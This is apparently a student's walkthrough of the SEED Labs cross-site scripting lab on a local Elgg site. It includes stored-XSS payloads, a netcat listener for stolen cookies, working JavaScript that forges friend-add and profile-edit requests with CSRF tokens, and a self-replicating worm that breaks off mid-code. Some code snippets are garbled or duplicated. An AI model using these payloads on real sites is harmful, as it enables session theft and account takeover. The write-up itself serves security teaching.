

Cross-Site Scripting (XSS) Attack Lab

(Web Application: Elgg)

2 Lab Environment Setup

2.1 DNS Setup

```
[05/13/25]seed@VM:~/.../Labsetup$ sudo gedit /etc/hosts
```

```
(gedit:3116): Tepl-WARNING **: 00:27:20.339: GVfs metadata is not supported. Fallback to Tepl
MetadataManager. Either GVfs is not correctly installed or GVfs metadata are not supported on
this platform. In the latter case, you should configure Tepl with --disable-gvfs-metadata.
```

2.2 Container Setup and Commands

```
[05/13/25]seed@VM:~/.../Labsetup$ dcbuild
Building elgg
Step 1/11 : FROM handsonsecurity/seed-elgg:original
----> e7f441caa931
Step 2/11 : ARG WWWDir=/var/www/elgg
----> Using cache
----> ab4fc88e55a6
Step 3/11 : COPY elgg/settings.php $WWWDir/elgg-config/
----> Using cache
----> e780c95254e0
Step 4/11 : COPY elgg/dropdown.php elgg/text.php elgg/url.php $WWWDir/vendor/elgg/elgg/views/default/output/
----> Using cache
----> 215fa16d91a7
Step 5/11 : COPY elgg/input.php $WWWDir/vendor/elgg/elgg/engine/lib/
----> Using cache
----> bebd5b5a7dda
Step 6/11 : COPY elgg/ajax.js $WWWDir/vendor/elgg/elgg/views/default/core/js/
----> Using cache
----> 7a02a1d914d6
Step 7/11 : COPY apache_elgg.conf /etc/apache2/sites-available/
----> Using cache
----> 0320b0fa922a
Step 8/11 : RUN a2ensite apache_elgg.conf
----> Using cache
----> df370bcc34f6
Step 9/11 : COPY csp /var/www/csp
----> Using cache
----> 22a846c285ad
Step 10/11 : COPY apache_csp.conf /etc/apache2/sites-available
----> Using cache
----> 6cc3933431a1
Step 11/11 : RUN a2ensite apache_csp.conf
----> Using cache
----> ebad243d2913

Successfully built ebad243d2913
Successfully tagged seed-image-www:latest
Building mysql
Step 1/7 : FROM mysql:8.0.22
----> d4c3cafb11d5
Step 2/7 : ARG DEBIAN_FRONTEND=noninteractive
----> Using cache
----> ca0b6c4a4281
Step 3/7 : ENV MYSQL_ROOT_PASSWORD=dees
----> Using cache
----> 4d8842fdb49f
```

```

Step 4/7 : ENV MYSQL_USER=seed
----> Using cache
----> aa3951ae8cd5
Step 5/7 : ENV MYSQL_PASSWORD=dees
----> Using cache
----> fdf67cc2c2c
Step 6/7 : ENV MYSQL_DATABASE=elgg_seed
----> Using cache
----> 1ce8992e4bd4
Step 7/7 : COPY elgg.sql /docker-entrypoint-initdb.d
----> Using cache
----> e6f07176cd93

Successfully built e6f07176cd93
Successfully tagged seed-image-mysql:latest
[85/13/25]seed@VM:~/.../Labs$ docker-compose up
WARNING: Found orphan containers (seed-attacker, hostA-10.9.0.5, hostB-10.9.0.6) for this project. If you removed or renamed this service in your compose file, you can run this command with the --remove-orphans flag to clean it up.
Creating elgg-10.9.0.5 ... done
Creating mysql-10.9.0.5 ... done
Attaching to elgg-10.9.0.5, mysql-10.9.0.6
mysql-10.9.0.6 | 2025-05-13 04:31:19+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2025-05-13 04:31:19+00:00 [Note] [Entrypoint]: Switching to dedicated user 'mysql'
mysql-10.9.0.6 | 2025-05-13 04:31:19+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL Server 8.0.22-1debian10 started.
elgg-10.9.0.5 | * Starting Apache httpd web server apache2
mysql-10.9.0.6 | 2025-05-13T04:31:20.341928Z 0 [System] [MY-010116] [Server] /usr/sbin/mysqld (mysqld 8.0.22) starting as process 1
mysql-10.9.0.6 | 2025-05-13T04:31:20.410904Z 1 [System] [MY-013576] [InnoDB] InnoDB initialization has started.
mysql-10.9.0.6 | 2025-05-13T04:31:22.192457Z 1 [System] [MY-013577] [InnoDB] InnoDB initialization has ended.
mysql-10.9.0.6 | 2025-05-13T04:31:22.431766Z 0 [System] [MY-011323] [Server] X Plugin ready for connections. Bind-address: '::' port: 33060, socket: /var/run/mysqld/mysqld.sock
mysql-10.9.0.6 | 2025-05-13T04:31:22.466830Z 0 [System] [MY-010229] [Server] Starting XA crash recovery...
mysql-10.9.0.6 | 2025-05-13T04:31:22.513086Z 0 [System] [MY-010232] [Server] XA crash recovery finished.
mysql-10.9.0.6 | 2025-05-13T04:31:22.600300Z 0 [Warning] [MY-010668] [Server] CA certificate ca.pem is self signed.
mysql-10.9.0.6 | 2025-05-13T04:31:22.602264Z 0 [System] [MY-013602] [Server] Channel mysql_main configured to support TLS. Encrypted connections are now supported for this channel.
mysql-10.9.0.6 | 2025-05-13T04:31:22.611746Z 0 [Warning] [MY-011810] [Server] Insecure configuration for --pid-file: Location '/var/run/mysqld' in the path is accessible to all OS users. Consider choosing a different directory.
mysql-10.9.0.6 | 2025-05-13T04:31:22.697512Z 0 [System] [MY-010931] [Server] /usr/sbin/mysqld: ready for connections. Version: '8.0.22' socket: '/var/run/mysqld/mysqld.sock' port: 3306 MySQL Community Server - GPL.

```

2.3 Elgg WebApplication

Its URL is <http://www.seed-server.com>

3 Lab Tasks

Link to lab: https://seedsecuritylabs.org/Labs_20.04/Web/Web_XSS_Elgg/

3.1 Preparation: Getting Familiar with the "HTTP Header Live" tool

3.2 Task 1: Posting a Malicious Message to Display an Alert Window

<http://www.example.com/myscripts.js>

<http://www.seed-server.com/>

Step 1: Enter Name and Password Samy's account into page www.seed-server.com

Step 2: To embed a JavaScript program in Samy Elgg profile (in the brief description field)

<script>alert('XSS');</script>

(When you copy and paste code from this PDF file, especially single quote, may turn into a different symbol that looks similar. They will cause errors in the code, so keep that in mind.

When that happens, delete them, and manually type those symbols)

Not Secure www.seed-server.com/profile/samy/edit

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More - Search Account -

Edit profile

Display name

Samy

About me

Embed content Edit HTML

B I U S T |

Public

Brief description

`<script>alert('XSS');</script>`

Public

Edit avatar

Edit profile

Change your settings

Account statistics

Notifications

Group notifications

Step 3: Click Save and notification will display 'XSS' notification in screen. This means that we can see it with as Samy is the attacker.

Not Secure www.seed-server.com/profile/samy

Public

Contact email

Public

Telephone

Public

Mobile phone

Public

Website

Public

Twitter username

Public


Save

www.seed-server.com

XSS

OK


Step 4: Logout Samy's account and login Alice's name and password into page
Enter 'Members' button. Notification will also display 'XSS' notification in screen.
When another user views your profile, the JavaScript program will be executed and an alert window will be displayed.



Step 3: Click Save and notification will display Samy's cookie notification in screen. This means that we can see it with as Samy is the attacker.

The screenshot shows a web browser window with the address bar displaying "www.seed-server.com/profile/samy". The page content is a profile form with several sections, each with a "Public" dropdown menu and a "Save" button at the bottom. The sections are: "Contact email", "Telephone", "Mobile phone", "Website", and "Twitter username". A white modal dialog box is overlaid on the form, displaying the website icon, "www.seed-server.com", and the cookie string "Elgg=op0nldck440ojis053eh2t9c3". An "OK" button is located in the bottom right corner of the dialog box.

Step 4: Logout Samy's account and login Alice's name and password into page
Enter 'Members' button (Alice enters Samy's profile- attacker). Notification will also display Alice's cookies notification in screen.
when user Alice views Samy profile, the Alice's cookies will be displayed in the alert window
Note: the Alice's cookies, but only the Alice can see the cookies, not the attacker(Samy)



3.4 Task 3: Stealing Cookies from the Victim's Machine

Step 1: Enter Name and Password Samy's account into page www.seed-server.com


Step 2: To embed a JavaScript program in Samy Elgg profile (in the **about me** field at **Visual editor** mode)

IP address of attacker: 10.9.0.1


<script>

document.write('');

</script>



Step 3: Click Save and About me field will display a small image in screen.




Step 4: Logout Samy's account and login Alice's name and password into page

Open terminal and enter command line: **nc -lknv 5555**.

Listens for a connection on the specified port 5555

Enter 'Members' button. After that netcat captures Alice's cookie which Samy (attacker) can see.



3.5 Task 4: Becoming the Victim's Friend

Step 1: Enter Name and Password Alice's account into page www.seed-server.com

Step 2: Enter 'Members' button. Choose Samy's profile

Step 3: Click the icon marked which is inside a sidebar will show up on the left "HTTP Header Live".

Then click any link inside a web page, all the triggered HTTP requests will be captured and displayed inside the sidebar area marked.

"friend=59" is a Samy's userID

Step 4: write a malicious JavaScript program HTTP request to add Samy as a friend to the victim

The screenshot shows a web browser window with the address bar displaying "www.seed-server.com/profile/samy". The page title is "Elgg For SEED Labs". The navigation bar includes links for "Blogs", "Bookmarks", "Files", "Groups", "Members", and "More". A "Members" button is highlighted in green. Below the navigation bar, there is a profile section for "Samy" with a profile picture of a person wearing a hat and sunglasses. To the right of the profile picture are buttons for "Remove Friend" and "Send a message". A green notification message at the top right says "You have successfully added Samy as a friend." Below the profile picture is a sidebar with links for "Blogs", "Bookmarks", "Files", "Pages", and "Wire post". Overlaid on the page is a window titled "Extension: (HTTP Header Live) - HTTP Header Live Main - Mozilla Firefox". The window displays the following HTTP request details:

```
http://www.seed-server.com/action/friends/add?friend=59&_elgg_ts=1747111337&_elgg_token=a
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
Cookie: Elgg=v9jfititnt63kba80fghbqu5p
GET: HTTP/1.1 200 OK
Date: Tue, 12 May 2025 04:47:52 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
X-content-type-options: nosniff
Vary: User-Agent
Content-Length: 386
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8
```

At the bottom of the window are buttons for "Clear", "Options", "File Save", "Record Data", and "autoscroll".

Logout Alice's account and login Samy's name and password into page

To embed a JavaScript program in Samy Elgg profile (in the **about me** field at **Visual editor** mode)

Edit profile

Display name

Samy

About me

Embed content Visual editor

```
<script type="text/javascript">
window.onload = function () {
  var Ajax = null;

  // Retrieve CSRF tokens from the Elgg security object
  var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
  var token = "&__elgg_token=" + elgg.security.token.__elgg_token;

  // Construct the URL to send a friend request to user with ID 59 (Samy)
```


Public

Brief description

Public

Location

Public



Edit avatar

Edit profile

Change your settings

Account statistics

Notifications

Group notifications

```
<script type="text/javascript">
window.onload = function () {
  var Ajax = null;

  // Retrieve CSRF tokens from the Elgg security object
  var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
  var token = "&__elgg_token=" + elgg.security.token.__elgg_token;

  // Construct the URL to send a friend request to user with ID 59 (Samy)
  var sendurl = "http://www.seed-server.com/action/friends/add?friend=59" + ts
+ token;

  // Create and send Ajax request to add friend
  Ajax = new XMLHttpRequest();
  Ajax.open("GET", sendurl, true);
  Ajax.send();
}
</script>
```

The above code should be placed in the "**About Me**" field of Samy's profile page.


Step 5: Click Save and Logout Samy's account and login Alice's name and password into page. Enter 'Members' button, when user Alice views Samy profile(**NOT Add friend**)

Not Secure www.seed-server.com/profile/samy

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More - Search Account

Samy

[Add friend](#) [Send a message](#)



About me


- Blogs
- Bookmarks
- Files
- Pages
- Wire post


Step 6: Come back "Alice's friends" field, Alicadded Samy as a friend.

Not Secure www.seed-server.com/friends/alice

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More - Search Account

Alice's friends

 **Samy**

 **Alice**

- Blogs
- Bookmarks
- Files
- Pages
- Wire post

Friends

- Friends of
- Collections

- **Question 1:** Explain the purpose of Lines ① and ②, why are they are needed?

```
var ts("&__elgg_ts="+elgg.security.token.__elgg_ts; ①  
var token("&__elgg_token="+elgg.security.token.__elgg_token; ②
```

- **Purpose:**

These lines extract the CSRF tokens (**__elgg_ts** and **__elgg_token**) from the Elgg framework's built-in JavaScript object: `elgg.security.token`.

- **Why they're needed:**

Elgg includes these tokens to protect against CSRF attacks. When a user submits a form or makes an action request, Elgg expects these tokens to be included. If they are missing or incorrect, the server will reject the request as unauthorized.

In this context:

- **__elgg_token** ensures the request comes from a valid session.
- **__elgg_ts** is a timestamp used to validate the freshness of the token and prevent replay attacks.

Without these tokens, the crafted request (e.g., adding a friend) will fail, which is why the script must dynamically retrieve and append them to the request.

- **Question 2:** If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?

Normally **no**, because editors sanitize scripts. But if the editor is misconfigured vulnerable, **yes**.

3.6 Task5: Modifying the Victim's Profile

Step 1: Enter Name and Password Samy's account into page www.seed-server.com

The screenshot shows the Elgg 'Edit profile' page for a user named 'Samy'. The page has a blue header with navigation links: Elgg For SEED Labs, Blogs, Bookmarks, Files, Groups, Members, More, Search, and an Account menu. The 'Edit profile' section includes a 'Display name' field with 'Samy', an 'About me' text area with 'Samy is attacker.', and a 'Public' privacy dropdown. An 'HTTP Header Live' extension window is open, displaying the following HTTP request details:

```
Extension: (HTTP Header Live) - HTTP Header Live Main — Mozilla Firefox
http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=----geckoformboundarye3bcad50b4d63dd87cf2af7a2be8a885
Content-Length: 2914
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: Elgg=54k09uf5vdvaus0rlv3sga2vlt
Upgrade-Insecure-Requests: 1
```

Step 2: To embed a JavaScript program in Samy Elgg profile (in the **about me** field at **Visual editor** mode)

```
<script type="text/javascript">
window.onload = function () {
    // Access user info and security tokens
    var userName = "&name=" + elgg.session.user.name;
    var guid = "&guid=" + elgg.session.user.guid;
    var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
    var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
    var desc = "&description=Samy is my hero" + "&accesslevel[description]=2";

    // Construct the request content to update the profile
    var content = token + ts + guid + userName + desc;
```

```
// Samy's GUID (attacker's user ID)
var samyGuid = 59;

// Elgg profile update endpoint
var sendurl = "http://www.seed-server.com/action/profile/edit";

// Send request only if the current user is not Samy
if (elgg.session.user.guid != samyGuid) {
    var Ajax = new XMLHttpRequest();
    Ajax.open("POST", sendurl, true);
    Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    Ajax.send(content);
}
}
</script>
```

var content = token + ts + guid + userName + desc;

⇒ This line builds the form data for the POST request.

&description=... is the "About Me" section. Here, it injects a malicious script (`<script>alert('Samy is my hero');</script>`), causing the XSS.

⇒ This script will run whenever someone views the infected user's profile.

var samyGuid = 59;

⇒ Stores the attacker's own user ID. The script uses this to avoid affecting themselves.

var sendurl = "http://www.seed-server.com/action/profile/edit";


⇒ This is the Elgg URL used to update a user profile.

Step 3: Click Save and Logout Samy's account and login Alice's name and password into page. Enter 'Members' button, when user Alice views Samy profile. Content of Samy is assigned into Alice's profile.

Alice

Edit avatar

Edit profile



Add widgets

- Blogs
- Bookmarks
- Files
- Pages
- Wire post

Samy

+ Add friend

✉ Send a message



Blogs

Bookmarks

Files

Pages


Wire post

About me

Alice

🖼 Edit avatar

👤 Edit profile



Blogs

Bookmarks

Files

Pages

Wire post

About me
Samy is my hero

⚙ Add widgets

Question 3: Why do we need Line ①? Remove this line, and repeat your attack. Report and explain your observation.

```
if(elgg.session.user.guid!=samyGuid)           ①
{
    //Create and send Ajax request to modify profile
    var Ajax=null;
    Ajax=new XMLHttpRequest();
    Ajax.open("POST", sendurl, true);
    Ajax.setRequestHeader("Content-Type",
                          "application/x-www-form-urlencoded");
    Ajax.send(content);
}
```

if (elgg.session.user.guid != samyGuid)

⇒ is critical for preventing the attack script from re-infecting the attacker's own profile.

Purpose:

This line checks if the currently logged-in user is not the attacker (i.e., not Sammy).

If it's Sammy (attacker) who is logged in, the script does nothing.

Reason:

Without this check, the script will:

- Trigger for Sammy as well.
- Repeatedly overwrite Sammy's own profile with the injected payload.
- Cause malfunction, redundant Ajax requests, or script corruption.
- ❖ If you **delete the line**, the condition is gone. **Sammy will also run the attack script against himself.**

```
<script type="text/javascript">
window.onload = function () {
    // Access user info and security tokens
    var userName = "&name=" + elgg.session.user.name;
    var guid = "&guid=" + elgg.session.user.guid;
    var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
    var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
    var desc = "&description=Sammy is my hero" + "&accesslevel[description]=2";

    // Construct the request content to update the profile
    var content = token + ts + guid + userName + desc;

    // Sammy's GUID (attacker's user ID)
    var samyGuid = 59;


    // Elgg profile update endpoint
    var sendurl = "http://www.seed-server.com/action/profile/edit";

    // Send request only if the current user is not Sammy
    var Ajax = new XMLHttpRequest();
```

```

    Ajax.open("POST", sendurl, true);
    Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    Ajax.send(content);
}
</script>

```



3.7 Task 6: Writing a Self-Propagating XSS Worm

❖ DOM Approach

Step 1: Enter Name and Password Samy's account into page www.seed-server.com

To embed a JavaScript program in Samy Elgg profile (in the **about me** field at **Visual editor** mode)

```

<script type="text/javascript" id="worm">
window.onload = function() {
    // 1. Read the worm script itself
    var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
    var jsCode = document.getElementById("worm").innerHTML;
    var tailTag = "</\" + \"script>\"";
    var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

    // 2. Set the content of the 'description' field and access level
    var desc = "&description=Samy is my hero" + wormCode;
    desc += "&accesslevel[description]=2"; // Make sure profile is public

    // 3. Get CSRF token and session data
    var name = "&name=" + elgg.session.user.name;
    var guid = "&guid=" + elgg.session.user.guid;
    var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
    var token = "&__elgg_token=" + elgg.security.token.__elgg_token;

```

```

// 4. Target URL for profile update
var sendurl = "http://www.seed-server.com/action/profile/edit";

// 5. Prepare the full POST data
var content = token + ts + name + desc + guid;

// 6. Avoid reinfecting the attacker (Samy's own profile)
var attackerguid = 59;
if (elgg.session.user.guid != attackerguid) {
    // Send the AJAX request
    var Ajax = new XMLHttpRequest();
    Ajax.open("POST", sendurl, true);
